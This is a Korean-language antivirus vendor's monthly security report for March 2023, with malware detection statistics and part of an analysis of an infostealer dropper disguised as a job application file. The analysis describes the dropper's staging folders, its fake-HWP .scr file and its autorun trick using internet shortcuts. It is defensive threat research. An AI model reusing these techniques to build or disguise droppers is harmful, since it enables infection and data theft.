


이스트시큐리티 보안동향보고서

No.163

2023/04/21

이스트시큐리티가 제공하는 최신 악성코드 통계와
보안이슈, 해외 보안 동향을 확인하세요.



CONTENTS

1 악성코드 통계 및 분석 01-07

1. 악성코드 동향
 2. 알약 악성코드 탐지 통계
 3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계
-

2 악성코드 분석 보고서 08-32

1. [Infostealer.KINF] 악성코드 분석 보고서
 2. [Spyware.Android.Agent] 악성코드 분석 보고서
-

3 최신 보안 동향 33-47

1

악성코드 통계 및 분석

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

1. 악성코드 동향

2023년 3월에는 활동을 재개한 이모텟(Emotet), 입사지원서를 위장한 LockBit 랜섬웨어 및 Vidar 악성코드, 국내 금융보안인증 프로그램 INISAFE CrossWEB의 취약점을 노린 공격과 김수키(Kimsuky)그룹의 북 연계 공격활동이 다수 발견되었습니다.

이모텟(Emotet) 악성코드가 3개월의 휴식기를 지나 다시 유포하기 시작하였습니다. 2014년 처음 발견된 금융정보 탈취 악성코드로서 지금까지 꾸준히 유포중이며 스팸메일의 첨부파일로 형태로 유포됩니다. 이번에 유포를 재개한 이모텟의 경우도 스팸메일에 파일을 첨부한 형태로 유포중이며 첨부되어 있는 압축파일 내에 악성 매크로가 포함된 doc 파일이 포함되어 있습니다.

LockBit 랜섬웨어 및 Vidar 악성코드는 입사지원서로 위장하여 유포가 되었는데요, 입사지원서를 위장한 피싱 메일을 통해 랜섬웨어 및 악성코드를 유포하는 방식은 공격자들이 즐겨 사용하는 공격 방식 중 하나로 이번 공격은 주로 공기업 사용자를 대상으로 진행되었습니다.

INISAFE CrossWeb EX의 취약점이 발견되어 이를 악용한 공격이 진행되었습니다. 해당 취약점은 INISAFE CrossWeb EX V3 3.3.2.40 이하 버전에서 영향을 받으며 공격자는 취약점을 악용하여 임의 파일 다운로드 및 원격코드 실행이 가능하게 됩니다. INISAFE CrossWeb EX 프로그램은 이니텍이 개발한 인증서 발급 업무 및 전자서명 기능을 제공하는 인증서기반 솔루션입니다.

이외에도 "협의 이혼 의사 확인 신청서" 워드파일을 위장한 QuasarRAT 악성코드, 대북 관련 법인 종사자에게 전달된 사이버 안전국을 사칭 메일, 크롬미움 확장프로그램과 구글플레이 동기화 기능을 악용한 사례 등 지난달에 이어 북 연계 공격이 다수 발견되었습니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계입니다.

2023 년 3 월에는 Trojan.HTML.Ramnit.A, Backdoor.Generic.792814, Adware.JS.Agent.FM, Win32.Ramnit, Gen:Variant.Tedy.1958, Gen:Variant.Graftor.476160, Application.Hacktool.KMSAuto.BQ 악성코드가 새롭게 Top15 에 진입하였고, 지난달과 비교하여 새로운 악성코드가 다수 진입하였습니다.

윈도우 실행파일과 HTM, HTML 같은 웹 관련 파일을 감염 시키는 Ramnit 악성코드가 이번 달에 다수 탐지되었습니다. 오토캐드(AutoCAD)와 관련된 악성코드는 조금씩 감소하고 있으나, KMS HackTool 관련 악성코드는 지난달에 이어 Top 순위에 탐지되고 있습니다.

순위	등락	악성코드 진단명	카테고리	합계(감염자 수)
1	-	Gen:Variant.TDss.49	ETC	129,014
2	New	Trojan.HTML.Ramnit.A	Trojan	44,504
3	↑1	Misc.HackTool.AutoKMS	ETC	36,573
4	↓1	Trojan.Acad.Bursted.AK	Trojan	31,922
5	↑4	Gen:Variant.Jaik.38715	ETC	27,561
6	↓1	Trojan.Damaged.PE	Trojan	23,196
7	New	Backdoor.Generic.792814	Backdoor	23,087
8	New	Adware.JS.Agent.FM	Adware	22,009
9	↓1	Worm.ACAD.Bursted	Worm	19,596
10	↓4	Worm.ACAD.Kenilfe	Worm	19,570
11	New	Win32.Ramnit	Virus	18,433
12	↑3	Misc.HackTool.KMSActivator	ETC	15,620
13	New	Gen:Variant.Tedy.1958	ETC	14,909
14	New	Gen:Variant.Graftor.476160	ETC	12,618
15	New	Application.Hacktool.KMSAuto.BQ	ETC	11,996


*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임

2023년 03월 01일 ~ 2023년 03월 31일

악성코드 유형별 비율


악성코드 유형별 비율에서 기타(ETC) 유형이 55%로 가장 높은 비율로 탐지 되었으며, 그 다음으로 트로이목마(Trojan) 유형이 22%, 웜(Worm) 유형과 애드웨어(Adware) / 백도어(Backdoor) 유형은 각각 9%, 5%로 확인되었으며 바이러스(Virus)는 유형은 4% 확인되었습니다.

2023 년 2 월과 비교하여 전체 감염 건수는 1.4% 감소하였습니다.



카테고리별 악성코드 비율 전월 비교


2023 년 3 월에는 지난 2 월과 비교하여 트로이목마(Trojan) 유형이 12% 크게 감소하였으며, 취약점(Exploit), 웜(Worm) 유형이 각각 6%, 3% 감소하였습니다. 기타(ETC)유형은 7% 증가, 백도어(Backdoor) 유형과 애드웨어(Adware) 유형은 각 5% 증가했습니다. 나머지 바이러스(Virus) 지난달과 동일한 4% 비율로 확인되었습니다.



3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

3월 랜섬웨어 차단 통계

해당 통계는 통합 백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간 통계로써, DB에 의한 시그니처 탐지 횟수는 통계에 포함되지 않는다. 3월 1일부터 3월 31일까지 총 16,172건의 랜섬웨어 공격 시도가 차단되었습니다.



악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside에서 수집한 악성코드 유포지/경유지 URL에 대한 월간 통계로, 3월 한 달간 총 8,290,344건의 악성코드 경유지/유포지 URL이 확인되었습니다. 이 수치는 2월 한 달간 확인되었던 7,995,061건의 악성코드 경유지/유포지 URL 수에 비해 약 3.6% 가량 증가한 수치입니다. 악성코드 경유지/유포지 URL의 경우 항상 고정적인 URL만 모니터링하는 것이 아닌, 지속적으로 모니터링 대상을 확대하고 있기 때문에 월별로 증가세와 감소세를 비교하는 부분은 참고로만 보길 바랍니다.



2

악성코드 분석 보고서


[Infostealer.KINF]

악성코드 분석 보고서

개요

입사지원서를 위장한 피싱 메일을 통해 랜섬웨어 및 악성코드를 유포하는 방식은 예전부터 공격자들이 즐겨 사용하는 공격 방식 중 하나로 기업 채용 담당자들이 의심없이 열어볼 가능성이 커 현재까지도 꾸준히 공격에 사용되고 있다.

본 보고서에서는 최근에 국내 대표 구인/구직 사이트인 jobkorea 연관 도메인을 C2 서버로 사용하는 악성코드들이 여럿 보이고 있어 그 중 하나의 샘플을 상세히 분석해 보도록 한다.




[그림 1] 채용의뢰 내용을 사칭한 표적공격 사례

악성코드 상세 분석


2.1 드래퍼 파일 분석

드래퍼 파일은 "이 XX_입사지원서.hwp.scr" 파일명으로 파일 아이콘은 실제 아래한글 프로그램 파일로 위장을 하고 있다.



[그림 2] 드래퍼 파일 아이콘


악성코드가 실행되면 리소스 RCDATA 영역에 들어 있는 압축파일 리소스를 로드하여 [5자리 랜덤 대문자].zip 파일로 윈도우 공용폴더(C:\Users\Public)에 저장한다.



[그림 3] 리소스에 들어 있는 압축파일

저장된 ZIP 파일은 아래와 같이 package 폴더에 악성파일이 들어 있고 src 폴더에는 입사지원서 관련 HWP 파일이 들어 있다.

- cms21.dll (webchatweb.exe 파일이 실행될때 사용하는 DLL 파일)
- wechatweb.exe (Indigo Rose Script Editor 프로그램으로 정상파일)
- yga.txt (인코딩된 인포스틸러 악성 코드)



[그림 4] 압축파일이 내부의 파일들


드래퍼는 다음과 같은 2 개의 폴더를 생성하여 압축해제와 자동실행을 위한 “인터넷 바로가기” 파일 저장 폴더로 사용한다.

- C:\Users\Public\Documents\Defender\[6 자리 랜덤 영문 대문자] (압축파일 해제)
- C:\Users\Public\Music\[6 자리 랜덤 영문 대문자] (자동실행 인터넷 바로가기)


드래퍼는 wechatweb.exe 파일을 같은 폴더에 [6 자리 랜덤 영문 대문자].exe 파일로 이름을 변경한 후 아래의 명령어로 윈도우 탐색기(explorer.exe)를 실행하여 해당 폴더의 인터넷 바로가기 파일들이 실행되게 한다.

- "C:\Windows\explorer.exe" C:\Users\Public\Music\UPIAQM

드래퍼는 아래와 같이 hwp 파일과 exe 파일을 실행할 수 있도록 “인터넷 바로가기” 파일을 생성한다.




[그림 5] 한글 파일 실행 바로가기



[그림 6] 악성코드 실행 바로가기

윈도우 탐색기(explorer.exe)가 인터넷 바로가기를 차례로 실행하면 화면에는 hwp 로 만들어진 입사지원서가 실행되고 악성파일은 백그라운드로 실행된다.

